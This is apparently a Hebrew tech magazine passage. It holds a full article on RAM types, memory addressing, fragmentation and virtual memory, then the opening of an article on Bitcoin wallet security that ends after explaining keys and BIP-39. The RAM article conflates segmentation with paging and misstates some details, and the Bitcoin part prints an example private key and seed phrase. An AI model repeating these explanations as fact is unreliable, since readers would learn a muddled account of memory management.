זיכרון הינו מושג נפוץ בעולם הטכנולוגי ולו מספר רב של סוגים וצורות, במאמר זה נעסוק בסוג ספציפי של זיכרון, והוא זיכרון הגישה האקראית, או בשמו המוכר - RAM (Random Access Memory)

במאמר נדון בנושאים הבאים:

- כיצד מוקצה הזיכרון
- שיטות שונות לניהול זיכרון
- תופעות שונות המתקשרות לעבודה עם זיכרון

כמו כן, נענה על שאלות מרתקות בנושאים הנ"ל.

לצורך הנאה מיטבית מתוכנו של המאמר, אמליץ לקרוא אותו עם רקע בעולם מערכות ההפעלה, או לפחות ידע בסיסי בתהליכים - אם כי הדבר אינו חובה.

אז למה בכלל צריך RAM?

ייתכן כי השאלה בכותרת של פסקה זו מובנת מאליה, אך במידה ולא - נבין תחילה, למה אנחנו בעצם צריכים RAM.

למעשה, ללא RAM כלל לא נוכל להשתמש במחשב שלנו, מנגנוני ה-BIOS השונים הנמצאים במחשבים מודרניים, כלל לא יטענו את מערכת ההפעלה במידה ולאותו מחשב לא מחובר זיכרון, שכן מערכת ההפעלה עצמה נטענת אל ה-RAM בתהליך העלייה.

לצורך העניין, נניח שהצלחנו לטעון את מערכת ההפעלה ללא RAM (אף על פי שהדבר אינו הגיוני) וכעת נרצה להריץ תוכנה כלשהי, תיאורטית, נרצה שמערכת ההפעלה תיצור תהליך של אותה תוכנה, אך מאחר ותהליך נמצא בזיכרון, ולנו אין זיכרון - לכן לא נוכל לבצע פעולה זו.

כאשר מערכת ההפעלה יוצרת תהליך מסוים, נניח של תוכנית שכתבנו ב-C, היא מספקת לתהליך משאבים הנחוצים להרצתו - זיכרון הוא אחד מהם, אל הזיכרון יטענו חלקי התוכנית השונים, בין היתר הקוד של התוכנית עצמה - בדרך זו המעבד למעשה "מריץ" את התוכנית שכתבנו.

למעשה, מידע הנטען לRAM מיועד לשימוש המעבד, וללא RAM למעבד אין דרך לגשת למידע הנחוץ לו על מנת לבצע את עבודתו - במהירות נוכל להבין כי **RAM** הינו רכיב אינטגרלי במחשב.

סוגים שונים של RAM

נוכל לחלק זיכרונות RAM ל-2 סוגים עיקריים:

1. זיכרון סטטי - SRAM
2. זיכרון דינמי - DRAM

כדי להבין לעומק את ההבדלים בין השניים - נדרש מאמר שלם, אך באופן רחב ההבדל הניכר הינו בביצועים.

זיכרון סטטי (SRAM) יצרוך פחות חשמל והוא נחשב מהיר יותר בעוד שזיכרון דינמי (DRAM) מציע גודל אחסון גדול יותר ועלויות הייצור שלו נמוכות יותר. כיום נעשים שימושים רבים בזיכרון סטטי ודינמי במוצרים ורכיבים טכנולוגיים שונים, אך סוג הזיכרון הרלוונטי לנו הוא זיכרון דינמי - והוא הזיכרון המשמש את המחשבים שלנו כיום.

סוג זיכרון זה נקרא DDR SDRAM ולו מספר דורות שפותחו לאורך השנים, בנוסף להיותו זיכרון ראשי, הוא משמש כרטיסי מסך מודרניים בגרסה מותאמת הנקראת GDDR. ההתקדמות הטכנולוגית בין דור ודור מתבטאת בנפח זיכרון גדול יותר, ביצועים טובים יותר וצריכת חשמל פחותה.


השוואה בין הדורות השונים נוכל לראות בטבלה הבאה:

Standard (Approximate Year Introduced)	Operating Voltage	Amount of Data Transferred (Words per Clock Cycle)	Associated RAM Clock Rates	Approximate Transfer Rates
SDRAM (1993)	3.3 V	1	66 – 133 MHz	100 – 166 MT/s
DDR SDRAM (2000)	2.6 V, 2.5 V	2	100 – 200 MHz	200 – 400 MT/s
DDR2 SDRAM (2003)	1.8 V, 1.55 V	4	200 – 400 MHz	400 – 1066 MT/s
DDR3 SDRAM (2007)	1.5 V, 1.35 V	8	400 MHz – 1066 MHz	800 – 2133 MT/s
DDR4 SDRAM (2014)	1.2 V	8	1066 – 1600 MHz	1600 – 3200 MT/s

[מקור: https://www.microcontrollertips.com/understanding-ddr-sdram-faq]

איך המחשב "תופס" זיכרון?

כאשר נדבר על זיכרון RAM, נוכל להתייחס אליו כאל מערך גדול, כך שכל תא במערך מיוצג על ידי כתובת הקסדצימלית ייחודית, השם "זיכרון גישה אקראית" (Random Access Memory) מגיע מהעובדה שמעבד יכול לגשת לכל תא בזיכרון בסיבוכיות O(1), או במילים אחרות - בהינתן כתובת נקבל תא, גודל כל תא הוא בייט אחד.



ההבדל בין ארכיטקטורת 32bit ל-64bit

כאשר מדברים על ארכיטקטורות שונות, מתכוונים לגודל האוגרים של מעבד.

למעבד בארכיטקטורת 32bit יהיו אוגרים בגודל 32bit, כלומר - כל אוגר יכול להכיל 2^{32} (4294967296) ערכים שונים, בהקשר של זיכרון, אוגר יכול להחזיק 4,294,967,296 כתובות שונות, מאחר וגודל כתובת הינו בייט אחד, מדובר בסדר גודל של 4GB.

מכאן עולה כי מעבד בארכיטקטורת 32bit יכול לגשת למקסימום של 4GB זיכרון גישה אקראי. לכן, במידה ומחברים למחשב בו מעבד 32bit זיכרון של 8GB, הוא יוכל להשתמש רק ב-4GB מתוך כל ה-8, ולכן נוצר מצב של Overkill.

כמו כן, כמות התהליכים שיכולים לרוץ במקביל מוגבלת - ככל שכמות הזיכרון המנוצל על ידי המעבד תתקרב ל-4GB, הביצועים של המחשב ילכו וידעכו, בנוסף - לא יהיה ניתן להריץ תהליך שדורש יותר מ-4GB של זיכרון.

מהר מאד נבין שעבודה עם ארכיטקטורת 32bit עלולה ליצור "תקרה ביצועית" כאשר הזיכרון הנדרש ברגע נתון מתקרב לגודל הזיכרון המוקצה למעבד.

הפתרון? להגדיל את האוגרים


מעבד בארכיטקטורת 64bit עובד בצורה דומה לארכיטקטוריה של 32bit, רק שבו גודל האוגרים בגודל 64bit, ולכן הוא יכול לגשת ל-2^{64} כתובות - סדר גודל של 18.4 הקסהבייט (אם טרהבייט הם 1,000 ג'יגהבייט, ופטהבייט הם 1,000 טרהבייט, אז הקסהבייט הם 1,000 פטהבייט, או בקיצור - המון) כעת, בעבודה עם ארכיטקטורת 64bit המעבד יוכל לגשת למרחב זיכרון גדול משמעותית וה"תקרה הביצועית" נהיית גבוהה הרבה יותר. (כמו כן, חשוב לזכור שגם בעבודה עם ארכיטקטורת 64bit תקרה זו קיימת)

ניהול זיכרון

לאחר שלמדנו שניתן להתייחס לזיכרון במחשב כאל מערך גדול, בואו נבין איך מערכת ההפעלה מנהלת את הזיכרון של המחשב לצרכיו השונים.

מאחר ומערכת ההפעלה היא תוכנה בעצמה, היא נטענת אל הזיכרון בתהליך המכונה Boot, מערכת ההפעלה נטענת אל האזור הנמוך בזיכרון (הכתובות הנמוכות, 0 והלאה) המכונה Low Memory, שאר הזיכרון המכונה High Memory מיועד לתהליכי משתמש.

נשאל את עצמנו את השאלה הבאה - באיזה צורה טוענת מערכת ההפעלה מידע לזיכרון? נניח ונרצה לטעון לזיכרון מידע כלשהו, בגודל של 4bytes, האם נטען את הבתים אחד אחרי השני? (כלומר בכתובות עוקבות) אולי נטען אותם במקומות נפרדים בזיכרון אך נקבע חוקיות היוצרת ביניהם סדר? (רשימה מקושרת). נניח ונרצה לטעון את המידע בצורה רציפה, לשם כך נצטרך 4 כתובות רציפות בזיכרון בהן לא נעשה שימוש. בשרטוט שלפנינו נוכל לראות מערך בעל 7 תאים, כך שתא אדום מסמן תא שנמצא בשימוש ותא ירוק מסמן תא הפנוי לשימוש.



נניח שמערך זה הוא זיכרון של מחשב כלשהו, וברצוננו לטעון לזיכרון זה מידע בגודל 4bit באופן רציף. נוכל לשים לב שישנים 3 תאים אדומים ו-4 תאים ירוקים. מאחר והמידע אותו נרצה לטעון דורש 4 תאים ירוקים, במחשבה ראשונה נראה שנוכל לטעון את המידע לזיכרון בלי בעיה, אך נזכר ונבין כי על מנת לטעון את המידע לזיכרון, יידרשו 4 תאים רציפים.


כלומר, הגודל של הזיכרון הדרוש לטעינת המידע זמין, אך לא בצורה רציפה. התופעה אליה נחשפנו זה עתה נקראת External fragmentation גודל הזיכרון הדרוש זמין, אך לא בצורה רציפה - לכן לא נוכל לנצל אותו.

כאשר נמשיל מצב זה למציאות, נוכל לדמיין מצב בו נרצה לטעון לזיכרון תהליך בגודל 4GB, כאשר גודל הזיכרון זמין אך לא בצורה רציפה. טעינתו של תהליך לזיכרון מתעכבת ואף נמנעת, דבר הפוגע משמעותית בחוויית המשתמש.

פתרון יצירתי לבעיה יהיה לחלק את הזיכרון לחלקים שווים הנקראים סגמנטים, כך שכאשר תהליך מסוים יטען לזיכרון, הזיכרון הדרוש יחולק על פני סגמנטים שונים בזיכרון, כך שהם אינם צריכים להיות רציפים וכלל לא תלויים במיקומם, הם יהיו מקושרים זה לזה בצורה כרונולוגיות המיוחסת לתהליך לו הם שייכים, לכן נוכל להסתכל עליהם כעל רשימה מקושרת.


כעת לא נהיה זקוקים למקטע רציף בזיכרון על מנת לטעון את התהליך שלנו - כל עוד הזיכרון זמין נוכל לנצלו. נניח שאנחנו עובדים עם זיכרון בגודל 8GB המחולק לסגמנטים של 4MB כל אחד, כעת נרצה לטעון לזיכרון תהליך בגודל 16MB, מאחר וגודל כל סגמנט הוא 4MB, לטעינת תהליך זה יידרשו 4 סגמנטים, כלומר כל עוד קיימים 16MB זמינים בזיכרון, נוכל לטעון את התהליך לזיכרון, ללא תלות במיקום הסגמנטים. נמחיש את הכתוב התמונה הבאה:

בדומה לדוגמא הקודמת, המערך הבא מייצג זיכרון של מחשב, רק שהפעם כל תא מייצג סגמנט בגודל 4MB (כמובן שהדבר אינו מדויק כי סגמנט מכיל מספר כתובות זיכרון, אך הדבר הוא לצורך המחשה) מאחר וסגמנט אדום מייצג סגמנט הנמצא תחת שימוש וסמגנט ירוק הינו חופשי, נוכל להסיק כי קיימים 16MB זמינים בזיכרון. אף על פי שהסגמנטים אינם "שכנים", נוכל לעשות בהם שימוש.



עושה רושם שפתרנו את הבעיה, אך כעת נבין שגם לשימוש בפרגמנטים יש תופעות לוואי. תארו לכם מצב בו נעבוד עם זיכרון בגודל 8MB המחולק ל-4 סגמנטים שגודלם 2MB. נניח שכל הזיכרון זמין לשימוש, מה יקרה במצב בו נרצה לטעון לזיכרון תהליך הדורש 5MB, 8MB של זיכרון זמינים לשימוש?

מאחר וגודל כל סגמנט הוא 2MB, תהליך בגודל 5MB יתחלק סה"כ ל-3 סגמנטים שונים.



לאחר טעינת התהליך נותרנו עם סגמנט פנוי אחד, או במילים אחרות - עם 2MB זמינים. רגע, אמרנו שאנחנו עובדים עם זיכרון בגודל 8MB והתהליך דורש 5MB, אז איך יצא מצב שנותרנו עם 2MB? הרי 8 פחות 5 הם 3, מה קרה פה בעצם? שרפנו 1MB?

בת'כלס? - כן.

מערכת ההפעלה אכן סיפקה לתהליך 3 סגמנטים, אך בפועל התהליך ניצל 2.5 מהם - 2 סגמנטים נוצלו במלואם, ועוד שרק חצי מהסגמנט הנותר נוצל (1MB) ולמעשה התהליך קיבל יותר זיכרון ממה שהוא זקוק לו, ובכך הוא מבטל את זמינות זיכרון זה (אך בואו לא נמהר להאשים את התהליך, מערכת ההפעלה היא האחראית). תופעה זו מכונה Internal Fragmentation.

אמנם בדוגמא שראינו נוצר ביזבוז של 1MB, ואין ספק שבעבודה עם 16GB גודל זה נשמע מזערי, אך תארו לכם מצב בו גודל של סגמנט היה 64MB, תהליך בגודל 65MB ידרוש 2 סגמנטים, את אחד מהם ינצל במלואו, אך ינצל רק 1MB מהסגמנט השני, כלומר נוצר בזבוז של 64MB! שזו כמות הרבה יותר משמעותית, נכפיל את בזבוז זה במספר גדול של תהליכים ונקבל כמות גדולה של זיכרון שהולכת לפח...

הפתרון? שימוש בסגמנטים קטנים ככל הניתן.

זיכרון וירטואלי

במחשב הביתי שלי יש 16GB של זיכרון, המשחק Call Of Duty: Modern Warfare שוקל 175GB. במחשבה ראשונית ופזיזה ניתן להסיק שבצורה כלשהי מערכת ההפעלה טוענת משחק במשקל 175GB לזיכרון בגודל 16GB, דבר שנשמע לא כל כך אפשרי, בהתחשב בעובדה שהמשחק שוקל פי 10 מכמות הזיכרון הזמינה במחשב.

מהר מאד ניתן להבין שניתן להסתכל על המשקל של המשחק כ"כל מה שיש למשחק להציע", מודלים תלת ממדיים של מפות, כלי נשק, רכבים, פס קול, וכמובן מנוע המשחק. מאחר ולא כל המידע הנ"ל רלוונטי בכל רגע נתון במשחק (כאשר נתחיל משחק, רק המפה בה נשחק רלוונטית, לכן אין בכלל צורך בשאר המפות בזיכרון), לכן, בעת ריצת המשחק נטען רק את מה שרלוונטי לרגע הנתון, מה שבפועל ינוע בין 3GB - 5GB של זיכרון - נראה שפתרנו את הבעיה די בקלות. (כמובן שיש לציין שקיימות שיטות רבות שבאות לידי ביטוי על מנת להקטין את כמות הזיכרון הנדרשת להרצת המשחק, אך שיטות אלו אינן רלוונטיות למאמר זה). מה לגבי סרט? נניח ועל המחשב שלי גרסת BluRay של סרט עדכני ששוקל 25GB - איך ייתכן שנוכל להריץ אותו כאשר הזיכרון הזמין לנו הוא 16GB?

ובכן בפועל, אומנם הסרט שוקל 25GB, אך המידע הרלוונטי לנו כצופים הוא אך ורק המידע או "הקטע" בו אנחנו צופים באותו רגע, יתר הסרט אומנם רלוונטי להמשיך הצפייה או להרצה קדימה \ אחורה של

הסרט, אבל לא לאותו רגע - לכן אין צורך לטעון אותו לזכרון. או במילים אחרות, התוכנה בה נשתמש על מנת לצפות בסרט, לא צריכה לקרוא את כל הסרט בכל רגע נתון, אלא רק את החלק הרלוונטי לנו כצופים.

אז איך זה קורה?

מערכות הפעלה מודרניות משתמשות בשיטת ניהול זיכרון הנקראת זיכרון וירטואלי, בשיטה זו מערכת הפעלה מנצלת את הדיסק הקשיח של המחשב (שבו בדרך כלל זיכרון גדול משמעותית מזיכרון ה-RAM) על מנת להריץ תהליכים בצורה יעילה.


במקרה שלנו, "סרט" אינו תהליך, אלא קובץ בפורמט וידאו שעובר עיבוד על ידי תוכנת Media Player כלשהי, אך כמו שדנו קודם לכן, אותה תוכנה לא יכולה לקרוא את כל הסרט במלואו בו זמנית, מאחר ולמחשב לא קיים מספיק זיכרון לכך.

בחלק הקודם במאמר למדנו על שיטת ניהול זיכרון מודרנית בה הזיכרון מחולק לסגמנטים בגודל קבוע, בעוד שהזיכרון מחולק לחלקים המכונים סגמנטים, ה"סרט" יחולק בדיסק הקשיח לחלקים שווים הנקראים דפים (Pages), בחלוקה זו גודל דף זהה לגודלו של סגמנט, מטרתם של הדפים היא "להכין" את חלקי הסרט לקראת טעינתם לזיכרון.

לאחר שהסרט מחולק לדפים שונים בדיסק הקשיח, כאשר נרצה לצפות בסרט ותוכנת ה-Media Player תתחיל לפרש את הסרט מנקודת ההתחלה שלו, יחידת ניהול הזיכרון של המחשב (MMU, רכיב חומרתי שבין היתר אחראי על ניהול זיכרון וירטואלי) תטען את ה-Page הרלוונטי, כלומר את ה-Page המכיל את המידע של השניות הראשונות בסרט.

בצורה מתמשכת יחידת ניהול הזיכרון תטען את הדף הרלוונטי לצפייה, בעוד שתפסיק את השימוש בדפים שאינם רלוונטיים לרגע הצפייה.


בדרך זו מערכת ההפעלה חוסכת בכמות הזיכרון הנדרשת להרצת הסרט בכל רגע נתון.




בפועל, כאשר תוכנת ה-Media Player מפרשת את קובץ הסרט, יחידת ניהול הזיכרון תבדוק האם המידע הרלוונטי לתוכנת ה-Media Player נמצא כבר בזיכרון, או שיש לשלוף את ה-Page הרלוונטי מהדיסק הקשיח - פעולה זאת נעשית בעזרת טבלת דפים (Page table) שתפקידה הוא בין היתר למפות את הדפים הנמצאים בזיכרון על ידי יצירת רשומה (Entry) ייחודית עבור כל דף. במצב בו המידע הרלוונטי לא מתועד בטבלת הדפים מערכת ההפעלה תטען לזיכרון את ה-Page הרלוונטי, מצב זה נקרא Page Fault והוא מתחלק ל-3 סוגים.

1. Minor Page Fault - מצב בו ה-Page הרלוונטי כבר נטען לזיכרון אך יחידת ניהול הזיכרון לא "מודעת" לכך, במצב זה תיווצר רשומה רלוונטית בטבלת הדפים על מנת לתעד את השימוש באותו דף.
2. Major Page Fault - מצב בו ה-Page הדרוש לא נטען לזיכרון ועל מערכת ההפעלה למצוא לו מקום מתאים על מנת שיוכל להיעשות בו שימוש.
3. Invalid Page Fault - מצב בו לא ניתן לטעון את ה-Page הרלוונטי לזיכרון (חוסר זיכרון זמין, Page שהתוכן שלו עובר שינוי על ידי תוכנה אחרת, וכו')

מצב של Major Page Fault ניתן להמחיש בצורה הבאה:





לצורך המחשת הרעיון שזה עתה למדנו, בתמונה הבאה נוכל לראות את הזיכרון שנגן המדיה VLC צורך כאשר הוא אינו מנגן סרט:

Name	Status	4% CPU	31% Memory	0% Disk	0% Network	4% GPU
Apps (5)						
Google Chrome (27)		0.6%	1,105.6 MB	0.1 MB/s	0.1 Mbps	0%
Spotify (5)		0.1%	134.6 MB	0.1 MB/s	0 Mbps	0%
Task Manager		0.4%	23.1 MB	0 MB/s	0 Mbps	0%
VLC media player		0%	15.8 MB	0 MB/s	0 Mbps	0%
Windows Explorer (2)		1.3%	45.0 MB	0 MB/s	0 Mbps	0%

במידה וננגן ב-VLC את הסרט הקלאסי Fight Club בגרסת 1080p, משקל הסרט הוא 12.8GB ואורכו 2:19:08:

Name	Status	2% CPU	33% Memory	0% Disk	0% Network	5% GPU
Apps (6)						
Google Chrome (27)		0%	1,097.2 MB	0 MB/s	0 Mbps	0%
Paint		0%	66.6 MB	0 MB/s	0 Mbps	0%
Spotify (5)		0.1%	138.5 MB	0.1 MB/s	0 Mbps	0%
Task Manager		0.2%	23.2 MB	0 MB/s	0 Mbps	0%
VLC media player		0.5%	98.1 MB	2.8 MB/s	0 Mbps	4.7%
Windows Explorer (3)		0%	48.7 MB	0 MB/s	0 Mbps	0%

ניתן לראות בבירור שכמות הזיכרון ש-VLC צורך עלתה באופן משמעותי, וזאת משום שכעת קיים יותר מידע "שרלוונטי" ל-VLC ברגע נתון. דוגמא נוספת היא ניגון הסרט Days Of Future Past מסדרת סרטי X-Men בגרסת UHD ב-VLC - משקל הסרט הוא 21.2GB וארכו 2:11:35:

Name	Status	2% CPU	34% Memory	0% Disk	0% Network	9% GPU
Apps (7)						
Google Chrome (27)		0.2%	1,097.9 MB	0.1 MB/s	0.1 Mbps	0%
Paint		0%	132.1 MB	0 MB/s	0 Mbps	0%
Spotify (5)		0.1%	137.3 MB	0.1 MB/s	0 Mbps	0%
Task Manager		0.3%	23.2 MB	0 MB/s	0 Mbps	0%
VLC media player		0.2%	253.6 MB	0 MB/s	0 Mbps	8.6%
Windows Explorer (3)		0.2%	48.7 MB	0 MB/s	0 Mbps	0%

פעם נוספת ניתן לראות עלייה משמעותית בכמות הזיכרון ש-VLC צורך, על פי העקרונות שלמדנו נוכל להסיק שמשום שהסרט כבד יותר באופן משמעותי (מה שנובע מאיכות הפורמט) המידע הדרוש ל-VLC בכל "רגע של ניגון" גדול יותר.

סיכום

לאורך המאמר נחשפנו לעקרונות טכניים שונים שעזרו לנו להבין בצורה עמוקה את חשיבותו של זיכרון כמרכיב חיוני במחשב שלנו, למדנו על סוגים שונים של זיכרון ועל שיטות שונות בהן מערכת ההפעלה מנהלת זיכרון תוך כדי הקפדה על יעילות מרבית והבטחת חווית המשתמש.

מאמר זה מראה לנו שלזיכרון השלכות רבות על תחומים טכנולוגיים שונים, חומרתיים ותוכנתיים כאחד, ולכן הבנה טובה יותר של זיכרון מקנה ידע רלוונטי שיסייע לנו להבין עקרונות טכנולוגיים שונים. לסיום, מקווה שנהניתם מקריאת המאמר, וכמו כן אשמח לקבל תגובות בנושא.

תודה רבה, עידן.

אבטחת ארנקי Bitcoin

מאת עו"ד יהונתן קלינגר

הקדמה

בחודש שעבר פרסמתי ספר בשם "Bitcoin Safety" שזמין למכירה כאן. המאמר הזה הוא תרגום של חלקים מהספר, בתוספת שינויים. הספר עוזר לכל מי שרוצה להכנס לעולם המטבעות הקריפטוגרפיים להבין את סוגי ההונאות הקיימות בתחום ואת הדרך בה הוא יכול להגן על המטבעות שלו מגניבה, אבדן או הונאות אחרות.

אם תעברו ברשת על מדריכים תמצאו עשרות, אם לא מאות, מדריכים על איך לקנות מטבעות קריפטוגרפיים, מה הארנקים המועדפים, איך (לא) להשקיע, איך לדווח לרשויות המס, ושלל נושאים אחרים. מה שלא תמצאו זה מדריך שיסביר לכם איך לשמור על הכסף שלכם בהנחה שאתם רוצים אותו זמין, מאובטח, ושלם.

את המדריך שלי התחלתי בשאלה הברורה: אם יש לך מיליון דולר במזומן, או בזהב, איך אתה צריך לאבטח אותו? ומשם עברתי להסביר מה ההבדלים בין כסף מזומן וזהב לביטקוין, ומה היתרונות והחסרונות. פרק שלם הקדשתי לנושא של "איך להוריש את הביטקוין שלך" כדי לדאוג שמי שקורא את המדריך ידע לשמור על המטבעות לדורות הבאים.

אבל כאן אני רוצה להתמקד בנושא אחר, והן ההונאות הנפוצות. בספר אני מפרט שש-עשרה הונאות קלאסיות, שמתחלקות להונאות כלכליות (כלומר לגרום לך לשלם ולא לספק לך משהו, פירמידה וכדומה) וחלקן הן הונאות סייבר. הונאות הסייבר הן החלק המעניין יותר.

איך עובד ארנק ביטקויין?

כדי להבין את ההונאות האלו צריך להבין איך עובד ארנק ביטקוין. כל ארנק ביטקוין מבוסס על הצפנה, ויש לו מפתח פרטי ומפתח ציבורי. המפתח הציבורי הוא כתובת הארנק שלך ואליה תקבל כסף. לדוגמא:

1E21dSRaRED2xnxdvaB2pqaWmVrLLUvhL9

הוא מפתח ציבורי, ש:

5KhsEkKzNPhn3jTejcdkcbubWQYToLPCF8skZuCS12VMi1KmjN8

הוא המפתח הפרטי שלו.

אבל, כיוון שברור לכולנו שאם הארנק שלנו מוחזק על ידי המפתח הפרטי, וכל מי שיש לו גישה למפתח הפרטי יכול לבצע עסקאות בארנק הביטקוין שלנו, אז צריכה להיות דרך יותר טובה לאבטח את הארנק ולגבות אותו.

רוב הארנקים היום לא מאפשרים לך גישה למפתח הפרטי שלך, אלא משתמשים במה שנקרא **BIP-39**. ביפ זה "**Bitcoin Improvement Protocol**" והוא בעצם הצעת שיפור. כיוון שביטקוין מבוסס קוד פתוח, אז כל אחד יכול להציע שיפורים, ואם רוב המפתחים והכורים מסכימים, ההצעה מתקבלת.

הצעה 39 אומרת שבמקום לבסס את המפתח הפרטי על מחרוזת ארוכה, אפשר להשתמש במחסן של 2048 מילים כבסיס, וכל רצף של 24 מילים ישמש לחולל את המפתח הפרטי.

בצורה כזו, אפשר לקבל מחרוזת של 24 מילים, לדוגמא:

topic solution bench hungry prize month day segment off shoulder duty help scatter twist rhythm marriage rocket crawl today fuel butter parent obscure sight

ולשמור אותה. לכן, כל מי שישתמש במחרוזת הזו, יקבל מספר רב של כתובות פומביות שמבוססות על המחרוזת כולל **NayPRBjwKyKTyiTRX7womuv1fpwG2GUih1**, לדוגמא.

